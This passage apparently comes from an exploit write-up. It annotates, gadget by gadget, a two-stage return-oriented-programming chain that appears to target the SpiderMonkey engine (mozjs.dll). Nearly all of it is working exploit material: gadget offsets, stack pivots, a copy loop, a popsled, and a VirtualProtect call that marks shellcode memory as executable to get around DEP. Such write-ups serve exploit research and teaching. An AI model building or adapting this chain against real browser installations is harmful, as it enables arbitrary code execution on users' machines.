-------------------------------------------------------------------------------------
           Update the value of 'oldProtect' at offset 0x18.
-------------------------------------------------------------------------------------
0x0001EE90 mov eax, ecx                <- EAX contains start address of second stage
                                          ROP-chain.
           ret

0x00153C99 add eax, 4
           ret
```

```
  0x00153C99 add eax, 4
             ret
  0x00153C99 add eax, 4
             ret
  0x00153C99 add eax, 4
             ret
  0x00153C99 add eax, 4
             ret
  0x00153C99 add eax, 4
             ret
  0x00153C99 add eax, 4                <- EAX points to 'oldProtect'
                                          (offset 0x18) in second stage ROP-chain.
             ret

  0x0013B259 mov dword ptr [eax], eax   <- Write the address of 'oldProtect' into the
                                          location. Since this address is on the heap
                                          (RW) and is of no use once the call to
                                          VirtualProtect is executed, we can use this
                                          address.
             ret

=====================================================================================
             COPY THE SECOND STAGE ROP-CHAIN TO THE ORIGINAL STACK SPACE
=====================================================================================

  -----------------------------------------------------------------------------------
             Get source address for copy loop into ESI -> is startAddress of second
             stage ROP-chain.
  -----------------------------------------------------------------------------------
  0x0017049E push esp
             pop esi
             ret

  0x00003DEF pop eax
             ret
  *00000064                               <- offset in heap to second stage ROP

  0x0015F21A add eax, esi
             pop esi                      <- side effect, don't care
             ret                          <- EAX contains address for copy loop
  *41414141                               <- dummy, will be popped into ESI

  0x0029267D mov esi, eax                 <- ESI contains address for copy loop
             dec ecx                      <- side effect, don't care
             ret

  -----------------------------------------------------------------------------------
             Get destination address for copy loop into EDI.
  -----------------------------------------------------------------------------------
  0x00008CB2 mov eax, edx                 <- Store the buffered original stack
                                             address into EAX.
```

```
           ret

  0x0015B9B4 xchg edi, edx                 <- ! buffered EDX value is destroyed now !
                                              EDI contains address of original stack,
                                              EDX contains old value of EDI.
           ret

  ------------------------------------------------------------------------------------
           Copy the second stage ROP-chain to the original stack
  ------------------------------------------------------------------------------------
  0x00002BAC pop ecx
           ret
  *00000080                                <- amount of bytes to copy

  0x00194A13 rep movsd dword ptr es:[edi], dword ptr [esi]
           pop edi
           pop esi
           ret
  *41414141                                <- dummy for pop into EDI
  *41414141                                <- dummy for pop into ESI

======================================================================================
           SWITCH THE STACK BACK TO THE ORIGINAL SPACE.
           THIS ADDRESS WAS BUFFERED INTO EAX.
======================================================================================
  0x001C5B8D xchg eax, esp                 <- pivot back to original address
           ret

  *AAAABBBB                                <- popsled ;-)
  *AAAABBBB
  *AAAABBBB
  *AAAABBBB
  *AAAABBBB
  *AAAABBBB
  *AAAABBBB
  *AAAABBBB
  *AAAABBBB
  *AAAABBBB
  *AAAABBBB
  *AAAABBBB

======================================================================================
           SECOND STAGE ROP-CHAIN
======================================================================================

   UINT32 secondStageROPChain[]
   {
00  00001255     popESIRetGadget,          <- Pops the address of VP into ESI.
                                              This is an 'offset', i.e. fixed address
                                              (0x10001255).
04  002F701C     vpAddress,                <- This one needs to be 'SET' by the first
                                              stage ROP-chain. The value it initially
```

```
                                                contains is the offset from mozjs.dll
                                                IAT entry of VirtualProtect.
08  00002BBB     mov eax, esi; ret;         <- Copy address of VirtualProtect to EAX,
                                                buffer it in ESI. This is untouched
                                                after the call to VirtualProtect (VP)
                                                and is used to transfer the address of
                                                VP from ROP to shellcode :-)
0C  000D2DBB     callEAXRetGadget,          <- Call EAX -> call VirtualProtect.
                                                This is an 'offset', i.e. fixed address
                                                (0x10001253).
10  *SHELLCODE*  (UINT32)calcShellAddress,  <- The address to be made executable.
                                                This value can be set to *SHELLCODE*
14  *00001000    0x1000,                    <- amount of bytes
18  *00000040    0x40,                      <- PAGE_EXECUTE_READWRITE
1C  *45454545    (UINT32)&oldProtect,
20  00002BBB     (UINT32)callPrecededDummyRetGadget,   <- 'offset', fixed (0x00002BBB)
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    00002BBB     (UINT32)callPrecededDummyRetGadget,
    *SHELLCODE*  (UINT32)calcShellAddress,  <- Address that will be used to transfer
                                                control to, after the dummy 'RET' has
                                                been executed. This value can be set to
                                                *SHELLCODE*
    }
```